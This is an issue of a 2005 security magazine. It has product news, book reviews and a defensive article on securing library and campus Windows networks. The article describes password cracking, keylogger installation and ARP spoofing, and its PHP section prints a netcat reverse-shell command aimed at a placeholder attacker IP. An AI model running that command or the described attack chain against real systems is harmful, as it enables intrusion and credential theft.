[IN]SECURE

OPEN. INFORMATIVE. TO THE POINT. Issue 2 - June 2005

INFORMATION SECURITY IN CAMPUS AND OPEN ENVIRONMENTS

WEB APPLICATIONS WORMS - THE NEXT INTERNET INFESTATION


ADVANCED PHP SECURITY - VULNERABILITY CONTAINMENT

APPLICATION SECURITY: THE NOVEAU BLAME GAME

CLEAR CUT CRYPTOGRAPHY

and more.

TABLE OF CONTENTS



After the first issue of (IN)SECURE Magazine was released, the overwhelming positive response and the huge amount of downloads surpassed our expectations. The message was clear - (IN)SECURE Magazine was something the community needed and embraced instantly.

We would like to thank everyone that contacted us, sent us suggestions and contributed their articles. We hope to meet your expectations and to continue growing in quality.

As always, we are very keen in hearing your comments and suggestions so don't be shy to contact us using one of the methods listed below.

The editorial team:
Mirko Zorz
Berislav Kucan

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: editors@insecuremag.com

Advertising and marketing: marketing@insecuremag.com

Distribution

GFI Releases Freeware Version of GFI Network Server Monitor 6

GFI Network Server Monitor 6 automatically scans networks and servers for failures, and allows administrators to fix and identify issues before users report them. GFI Network Server Monitor can issue alerts by email, pager or SMS and can automatically perform required actions, such as rebooting a machine, restarting a service or running a script. The freeware version, worth US$250, enables these features for three servers, as well as all the additions recently introduced in the latest version of the product. New features include a totally new interface for fast and easy configuration, the capacity to monitor Linux servers, and the ability to check service availability by simulating a real service request. For more information visit www.gfi.com/nsm

Total Privacy Suite safeguards Mozilla Firefox

Anonymizer, Inc., announced Anonymizer Total Privacy Suite. Total Privacy Suite safeguards Firefox users from spyware, keylogger software and online snooping programs. The suite integrates three Anonymizer programs - Anonymous Surfing, Anti-Spyware and digital shredding capabilities - into a single solution that protects Firefox users from hidden digital threats. The new Anonymizer Total Privacy Suite is available for $59.95. For more information visit www.anonymizer.com

NFR Security Announces Sentivist Smart Sensor 100C

Sentivist Smart Sensor 100C is an easy-to-manage, inline intrusion prevention system that provides affordable, enterprise-class security for small businesses, remote offices and departmental deployments. Delivered as a complete, turn-key solution requiring no software installation or OS configuration, the Smart Sensor 100C also protects key emerging applications such as VoIP and IM. The Sentivist Smart Sensor 100C starts at $8,650 USD. For more information visit: http://www.nfrsecurity.com.

Free Solution: Comodo AntiSpam Desktop 2005

Comodo | AntiSpam

Free to install and use, AntiSpam 2005 employs a unique authentication technology to thwart spammers. It is based around a highly effective challenge-response system - an active filtering algorithm that requires the sender of each message to validate themselves before they can be accepted onto a user's authorized senders list. Each 'challenge' email contains a non-machine readable graphic of the user's antispam passcode that must be read, understood and typed into the body of the 'response' email – a system that automated spam bots cannot easily circumvent. Download it at www.comodoantispam.com

StealthSurfer II Security Device Released

Stealth Ideas Inc. released an upgrade to StealthSurfer II. The fully redesigned, thumb-sized flash storage drive now includes on-board integration with Anonymous Surfing, an identity protection program from Anonymizer. Tiny enough to carry on a keychain, and bundled with its own high-speed browser, the USB 2.0 flash drive plugs into the USB port of a computer and allows users to surf the Web with total privacy. For more information visit www.stealthsurfer.biz

BitDefender Antivirus for FreeBSD Mail Servers Released

bitdefender
secure your every bit


BitDefender for FreeBSD Mail Servers was released in May. The software's key features include: integrated Antivirus and Antispam filters at SMTP level, update pushing option to minimize vulnerability window, detailed logging and statistics, remote management (web-based and Windows-based), support for: Sendmail (with Milter interface), Postfix, qmail, Courier, and more.

Kaspersky Security for PDA Version 5.5 Released

KASPERSKY lab

Kaspersky Security for PDAs 5.5 offers a range of upgrades and improvements, significantly extending the product's functionality. Kaspersky Anti-Virus technology optimized for pocket devices offers comprehensive protection for handhelds running PocketPC and Palm OS and smartphones running Microsoft Smartphone 2002 and Windows Mobile 2003 for Smartphone, and allows users to control access to stored data. The software is available at www.kaspersky.com

Forum XWall for Microsoft Exchange Server 2003 Available



This new version of Forum's popular Web services firewall combines SMTP protocol support and XML Antivirus scanning to protect business traffic that is routed through the Exchange Server 2003. With Forum XWall deployed in front of the Exchange Server 2003 enterprises can now filter email that is written in XML against new forms of malware as well as emails sent with attachments in the XML and SOAP formats that can carry today's common viruses and macros. Forum XWall for Microsoft Exchange Server 2003 is available for $2500 per CPU with additional subscription fees for antivirus updates.

Information security in campus and open environments

By Adrian Duane Crenshaw

Much of an information security professional's job involves keeping outsiders away from the internal network. A great deal of time and money is spent on firewalls and Intrusion Detection Systems to protect server and client machines from threats coming from the Internet, limiting some attack vectors to only computers on the LAN.

Physical security is also taken into consideration with access cards and locked doors to keep unwanted visitors off of the local network. This is all fine and good for corporate environments, but what about open environments like libraries and university campuses? When an organization's purpose is the dissemination of knowledge, the paradigm (don't you just love that word) of information security shifts tremendously and one can not be sure that all users on the LAN are completely benevolent.

This article will be geared towards techies at libraries and schools and will attempt to address common security problems that may pop up at these institutions. I'll gear the solutions towards Open Source, freeware, and base operating system security in a Windows XP/2k environment to keep the information useful to the largest number of people. Not all of us have the budget to buy software like Deep Freeze or other products to protect our patron workstations. Too many articles recommend expensive solutions when there are plenty of free or cheap solutions available.

A word about terminology

I'll generally use the term patron to refer to students, faculty, staff and general visitors except where a more specific term is needed.

Also, I will use the term attacker or deviant user instead of "hacker" or "cracker" because the later terms have so many different meanings depending on who you talk to.

Some folks like the terms White Hat Hacker and Grey Hat Hacker, but those are still too flexible (I prefer to consider myself a Plaid Hat Hacker).

A different kind of environment

Institutions like Universities and Libraries are different from the corporate world. You can't physically lock the patrons out of every computer at your facility. The entire mission of a library or university is to give patrons the tools and information they need to learn and the faculty what they need to teach.

At the same time a system administrator has to protect staff and patron workstations from deviant users on the network. Every information security professional worries about internal attacks, but this worry is greatly amplified in a campus or open environment where so many users have physical access to the computers and the network. So how do we hold back the hordes when the barbarians are already past the gates?

In this article I hope to point out some of the common security problems with campus environments and some of the solutions.

Many problems may not be solvable because the solution would be counter to the mission of your organization, but with a watchful eye many troubles can be averted.

Institutions like Universities and Libraries are different from the corporate world. You can't physically lock the patrons out of every computer at your facility.

Local Security on Windows Boxes

It's an old computer security axiom that if an attacker has physical access to a computer, then he has complete access to the software and data on that computer. It's well known that all one has to do to get a blank local Administrator password on a Windows 2000 box is to delete the SAM file (on most Win2k systems: c:\WINNT\system32\config\SAM), a trivial thing to do on a FAT32 file system with a DOS boot disk. Think you're safe because you use NTFS and/or XP? Think again. With a handy Linux boot disk an attacker can reset any local password, including the Administrator account. There is also Bart's PE Builder that lets the user make a bootable CD with a cut down version of Windows XP that gives the user complete read/write access to NTFS drives. By using Sala's Password Renew from a PE Builder boot CD attackers can change any local password they want, including Administrator, or add new admin level accounts altogether.

Now some reader may be thinking: "Those are just the patron access machines - my staff workstations and file servers are still safe because they are behind locked doors." Let me share my little horror story about network privilege escalation:

First local frat boy Steven becomes a local admin on a workstation using a boot disk. He then copies off the SAM and SYSTEM files for later cracking with Cain or L0phtcrack. Many folks use the same local admin passwords, allowing Steven to attack other boxes from across the network using the cracked credentials. He then installs a key catcher like WS Keylogger, or maybe something like Fake Gina on the box. Later on, one of the support staff with admin privileges to the file servers and most of the workstations on campus logs in to do some work and in the process has his user name and password saved for later retrieval by Steven. Now Steven has access to most of the boxes on the network.

How does one fight against this problem? Using NTFS helps, but it is not an absolute solution as any Linux boot CD can be used to copy off the files. Putting passwords on the BIOS and setting it to only boot from

the hard drive can help, but if you are going to do that you have to go all the way and physically lock the case. Otherwise the attacker can just open up the case and pull the battery or reset the right jumper to get in. Generally the physical locking of the station causes as many problems for the support staff that have to image the system (using Ghost or a similar tool) as it causes for the attacker, but if you don't plan to nuke and rebuild the machine often then locking the case can be a very good idea. To keep attackers from easily cracking your SAM files you can disable the storage of LM hashes. Another thing to keep in mind is that if you use a password longer than fourteen characters no LM hash will be stored for it. NT hashes can also be cracked of course, but LM hashes are much more vulnerable because they are single case and broken into two easily cracked seven byte chunks. Up to date anti-virus software and regular scans for common key loggers is another good idea. Also setting up regular password expirations can help to mitigate the effects of key loggers and password cracking.

Simple Passwords

How many times have you seen someone use a dictionary word as a local Administrator password? If an attacker can gain admin on a workstation using a boot disk, or just copy off the SAM and SYSTEM files from the hard disk, it's trivial to crack dictionary passwords using the tools mentioned before, even if LM hash storage is turned off. Samdump2 and John the Ripper can be run from a single boot CD to perform the crack. Attackers can use tools like Brutus or THC-Hydra from across the network to try to crack accounts, but this much slower then a local attack.

Ensure that password policies do not allow easy-to-guess passwords and that someone is watching the event logs for signs of a brute force attack. Forced password changes for the support staff may be a good idea in some cases, but frequent password changes will cause some staff to write their password down and leave it where someone malicious could find it (a post-it note on the monitor is popular). Also avoid using Social Security Numbers as default passwords. Social Security information goes across too many desks at a university to be considered secure. Even work-study students may have access to databases of Social Security Numbers, and such information regularly makes it to recycle containers unshredded. The same thing goes for other personal information that's easy to find or guess.

How many times have you seen someone use a dictionary word as a local Administrator password?

Turn off File Sharing and Unneeded Services


Using a host based firewall like the one built in the Windows XP SP2 or ZoneAlarms can be a good idea, but better yet is not to have possibly vulnerable services running in the first place. Turning off file sharing on computers that do not need it is a must. Many types of attacks can be averted if an attacker does not have access to administrative shares. Those faculty and staff who must use file and printer sharing should be taught how to set proper share permissions. By default, Windows 2000 gives the Everyone group full read and write access to shares, and Windows XP gives just Read to the Everyone group. To give an example of how bad this can be, let's assume a secretary in one of the offices wants to share a database of student names, Social Security Numbers, and addresses with others in the office. She simply right clicks on the folder she wants to share and takes all of the defaults.

Now one of the students is poking around on the network to see what computers are out there and what shares they can get into.

They could just be curious, or they could be looking for other students that have shared out their MP3 and movie collections. They may just browse around using Network Neighborhood, or use an automated tool like Legion or SoftPerfect's NetScan to find all of the network shares available to them in a certain IP range. While looking around the student comes across a share called “Student Database”; two guesses what kind of information is in it. Scan your own network for open file shares before someone else does. Besides Legion and NetScan there’s also ShareEnum which can scan for shares by Domain/Workgroup or IP range and report what permissions different groups have to the shares.

Disabling unneeded services like Personal Web Server, SNMP, Simple TCP/IP Services and others can also go a long way to cutting down on potential exploits. Even a system that is behind on service packs and hot fixes can’t be exploited if the vulnerable services aren’t there to begin with.

Turn off anything that is not used and pay attention to what is being installed on the network.



Unread Logs

Watch the web and security event logs. There are many times where I would not have noticed attackers on the network if it were not for looking in Event Viewer for failed login attempts.

Naturally logging must be turned on for this to work so open up MMC (Microsoft Management Console), add Security Configuration and Analysis, and setup logging of failed logins and access attempts. Better yet, set up a GPO (Group Policy Object) to automatically configure security auditing when a machine logs on to the network.

If an IDS (Intrusion Detection System) is running at the facility make sure someone is looking at the logs. An IDS like Snort is useless if no one actually looks at what is reported.

Web/ASP/PHP

Most universities give students and staff the ability to create their own web pages on a campus web server. Sometimes the users can even create ASP or PHP files for their website to make them more dynamic.

With PHP installed and configured insecurely a user could run an arbitrary program in their web folder, for example Netcat, with a command like this:

```
$x = shell_exec("nc AttackingBoxIP 30 -e cmd ");
```

The previous command shovels a shell back to the attackers, allowing them command line access to the web server and from there they could leap frog to other machines and have their identity obscured as that of the web server. Active Server Pages have similar functionality (Wscript.shell).

Using methods similar to these, a user could view the source code of other Active Server Pages (possibly revealing ODBC passwords), or if the web servers file system is Fat32 or the NTFS permissions are overly permissive, they could edit other web pages or system files. The same thing goes for Apache/*nix web servers with overly broad permissions (chmod 666 is the mark of the beast when it comes to insecure file permissions). To help limit these risks always use proper file permissions and limit what a user can script (see www.php.net for information on using the safe_mode directive in PHP, see Microsoft Knowledgebase article Q278319 for limiting the use of Wscript.shell in Active Server Pages).

Shared Passwords

I've worked in environments where system administration authority is centralized and the central management won't give the support staff at regional facilities the access rights they need to get their jobs done. This may be done in the name of security, but it can have a negative effect on the overall security of the organization. If support staff members need certain rights they should be given them, otherwise it leads to password sharing and the use of single accounts that have many users. This can cause major problems for accountability and damage control.

Let's say Kevin has rights to add new machines into the domain, but his staff does not. The central administration does not want to give anyone else the needed rights but Kevin. For Kevin and his staff to get their jobs done Kevin must give his password to his staff members, but what if someone decides to do something "deviant" with the account? The responsible party would be harder to trace because so many staff members have access to the account. Another example is when a support staff member is given the local Administrator passwords to workstations instead of being put into a Domain security group. If that employee is later terminated it's much harder to contain the damage they can do because even if they are taken out of the support staff security groups they still know other staff's passwords and the local Administrator passwords. It's very important to implement a password change policy for when staff leaves the organization.

It's very important to implement a password change policy for when staff leaves the organization.

Insecure Protocols and Sniffing

When possible, insecure protocols that pass credentials in plain text across the network should not be used. Common examples of such insecure protocols are FTP, telnet, POP3, SMTP, and HTTP. In their place use encrypted protocols like SFTP, SSH (Secure Shell), and HTTPS when possible. Protocols like FTP may be hard to switch away from because the clients and servers for more secure protocols like SFTP are not as readily available. FTP clients come with every recent version of Windows (ftp.exe from the command line and Explorer from a GUI), but free clients that support SFTP, like FileZilla and PSFTP, can be downloaded.

Even with a switched network it's not hard for an attacker on the same subnet/VLAN to use Ettercap or Dsniff from an Auditor boot CD to do some arpspoofing (also know as ARP Poisoning) and redirect traffic through their host for the purpose of sniffing. These tools can even parse out user names and passwords automatically, making the attacker's job easy. If the attacker arpspoofs between the gateway and the FTP server he can sniff the traffic and extract user names and passwords as users are trying to get their data from offsite, and the same thing goes for SMTP and POP3. Even with SFTP, SSL, and SSH, passwords can still be sniffed with Ettercap because it has the ability to proxy those types of connections.

The user might get a warning that the public key of the server they are trying to get to has changed or may not be valid, but how many users just click past those kinds of messages without actually reading them?

Since an attacker has to be on the same subnet/VLAN as the box he is arpspoofing it's a good idea to split the staff and public networks into at least two subnets/VLANS (and possibly put a firewall between them).

If you wish to be on the look out for potential sniffers on your network there are a few tools that can help. ARPWatch will log MAC address to IP mappings and can alert system administrators to changes that may signify that someone is arpspoofing the network. Tools like Sentinel and Sniffdet can be used to ferret out hosts that have their network card in promiscuous mode (accepting all traffic the NIC can see, not just broadcasts and traffic destined for its MAC address).

While making sure that unneeded services are disabled limits the scope of potential exploits, patching is still important.

Trashing

Be careful what you throw away. Make sure printouts with patron information are disposed of properly.

A good cross cut paper shredder should do the trick, but if you're very paranoid you may want to look into incineration. Make sure all disk based media is also destroyed or wiped properly. Just deleting the contents of a disk is not enough; tools like Brian Kato's Restoration can be used to search the slack space on disks, hard drives and flash media for deleted files.

There are several effective methods for destroying digital data before trashing old media. Media like diskettes and CDs/DVDs can be broken apart, or shredders can be bought that are especially designed to do the job. The most cost effective means is to take a pair of tough shears and cut the diskette or CD into bits, but make sure goggles are worn to protect the wearers eyes from flying shards.

Hard drives and flash media can be wiped with tools like Eraser which securely overwrites data on the hard drive so that even magnetic force microscopy techniques will have a hard time recovering any of the data. If your organization does not plan to donate the hardware after they are finished with it they can obtain a large hard drive degausser to permanently scramble the disks. Just keep in mind that the drive will be unusable after it's degaussed.

Patch, Patch, Patch

While making sure that unneeded services are disabled limits the scope of potential exploits, patching is still important. Know what systems are on the network and patch them in a timely manner.

If most of your workstations are Windows based look into setting up a WSUS or SUS Server at your facility and push out updates automatically using a GPO (Group Policy Object). For Linux boxes make sure that you choose a distribution that has an easy way to update packages as security vulnerabilities are found.

I personally like Debian based systems since most of the time all that is needed is a quick "apt-get update;apt-get dist-upgrade" command to update all of the installed packages. Most distributions will have and update application of some kind so check the vendor's website for information on applying updates.

For third party application that are not covered by the update tools built into the OS go to the trouble of having someone at your facility sign up with the vendors mailing list so that they are notified when a new version of the software is released.

Know what's out there

Patching is very important, but you have to know what's running on your network before you can patch it. Open Source tools like Nmap and Nessus can be used to find out what kinds of operating systems and services are running on your network. WMI scripts and Microsoft Baseline Security Analyzer can be used to find out what service packs and hot fixes a Windows box is running. Some might be surprised how many machines on their network are running outdated, exploit-vulnerable operating systems and software. Once you know what Operating Systems and services are out there go patch them.

Assuming you offer completely open Wi-Fi access keep in mind that all of the traffic can be sniffed.

A Word on Wireless

If your facility offers 802.11 (A, B or G) wireless connectivity quite a few new issues arise. This topic should be in an article onto itself, but I'll mention a few major points here.

Since you can't control what patrons have on their laptops and other wireless devices it's harder to keep certain kinds of malware off of the network. A worm that's blocked by your Internet facing firewall may have no problem spreading from an infected laptop that a patron brings onto the wireless network. A good practice is to have the wireless side of the network firewalled from the wired side.

Assuming you offer completely open Wi-Fi access keep in mind that all of the traffic can be sniffed. This may not be an issue to you, but it's something patrons should be aware of.

Most of the information provided in the "Insecure Protocols and Sniffing" section of this article applies to Wi-Fi as well. WEP (Wired Equivalent Privacy) and WPA (Wi-Fi Protected Access) can be used to encrypt data sent on the wireless network but there are both ungainly to set up on computers your facility does not control (your patrons laptops and other wireless devices).

WEP is nearly useless in open environments like a campus since anyone with the key can read the data sent from other wireless stations. WEP also does not allow for individual use authentication if your organization wants to know who did what when and where.

WPA with a PSK (pre-shared key) is nice in that even with every user using the same PSK they can't sniff each others network traffic because of TKIP (Temporal Key Integrity Protocol). Like WEP, WPA using a PSK does not allow for individual user authentication. Luckily WPA will also work with a 802.1X authentication server, but that may be a harder solution to implement then a simple VPN.

Another problem with WPA is getting support for it on older hardware; sometimes the proper drivers and firmware are hard to come by.

The easiest solution in many cases is to just set up a user authenticated VPN (Virtual Private Network) using a Windows 2000/2003 (or even a Windows XP box, though I'm not recommending it) or a Linux server. Some will recommend using MAC address filtering as a form of authentication. I personally am not in favor of using MAC address filtering as it's less flexible, does not offer encryption of the data by itself, and is easy to get around. MAC address filtering alone may keep out the novice, but a knowledgeable attacker will fire up a passive wardriving tool like Kismet and look for valid client MAC addresses as they connect. They will then set their wireless cards MAC address to that of a valid client.

Conclusion


In closing let me say that an information security professional in a campus environment is fighting a losing battle from the start. By their very nature university and library systems are more open and accessible than corporate systems and must remain so to be useful to the patrons, students, staff, and faculty who use them. Even though you can't make your campus' or library's network completely secure and still useable, you can do your best to limit the efforts of the casual attacker. The less casual ones you can hire.

Adrian Crenshaw has worked for a large Midwest university for the last nine years and does computer security research for the website www.irongeek.com

Aggressive Network Self-Defense

by multiple authors

Syngress, ISBN: 1931836205



This book surely has a different approach on the usual aspects of information security. Besides dealing with self-defense, it also drives the reader to the next level - strike back.


You will surely read the book in one take, as the combination of fictional stories powered with a technology background proves to be an extremely interesting concept.

The book has ten contributing authors, each of them covering the topic of their prime interest. All of the stories are very interesting, but because of its innovative approach, my pick is the one dealing with PDA hacking.

Linux Quick Fix Notebook

by Peter Harrison

Prentice Hall PTR, ISBN: 0131861506



This is a great book that gives a lot of easy to follow examples that are of interest to the majority of Linux administrators. It isn't too advanced so it will be a good read to the people that are going through the transformation from Linux users to Linux admins.


The book is primary concentrated on building two projects - a Linux file server and a Linux Web site. Each of these projects contains a large ammount of closely correlated facts and HOWTOs that are perfectly rounded up and final result is a must-have for your bookshelf.

Btw, just a tidbit, as this book is a part of Bruce Peren's Open Source Series, its content may be distributed under the Open Publication License.

Linux Server Security

by Michael D. Bauer

O'Reilly, ISBN: 0596006705



Maybe you are familiar with a 2002 book titled "Buidling Secure Servers with Linux". It was a good book that provided a step-by-step guide on creating and running a secure Linux based server. I mentioned that because "Linux Server Security" is a second edition to that book.

Besides a new title (which, in my opinion, sounds much better), the major changes in this revision include a revamp of all the facts that needed to get updated and addition of two new chapters on LDAP authentication and database security.

The .NET Developer's Guide to Windows Security

by Keith Brown

Addison-Wesley Professional, ISBN: 0321228359

There is a lot of controversy related to concept of combining two words such as Microsoft and security together. Hopefully a new generation of secure code will help with this issue.


As most of the books on Windows security are aimed to securing and hardening, this book comes as a refreshment. The author is targeting the developers and sharing his experience on creating secure Microsoft .NET applications.

The book contains 75 Q/A topics which could be easily browsed and used an a reference guide.

Firefox Hacks

by Nigel McFarlane

O'Reilly, ISBN: 0596009283




Ever since reading one of the early titles in this series, Flickenger's "Wireless Hacks", I fell in love with the concept. If you are not familiar with O'Reilly Hacks, it is time to check them out. Each of the titles covers one specific topic through a series of 100 very interesting tips and tricks.

While the majority of tips in this book aren't targeted to the general audience, the author combined a good mixture of hacks on both Firefox usage and performance, as well as doing extensive changes within the "chrome". From the security perspective, there are 10 hacks dedicated to hardening Firefox default security settings.

Forensic Discovery

by Dan Farmer, Wietse Venema

Addison Wesley Professional, ISBN: 020163497X




The authors of this book, Farmer and Venema, are outstanding experts in the field of computer forensics. With their knowledge and experience in the field, you just know that you cannot miss with buying this book.

If you are interested in expanding your administrator skills with the concepts of understanding and analyzing digital evidence, this is surely THE book to examine.

Apache Security

by Ivan Ristic

O'Reilly, ISBN: 0596007248




Over the years I've came across a number of quality books covering Apache web server security. The majority of the them were good, but there is always need for some fresh material.

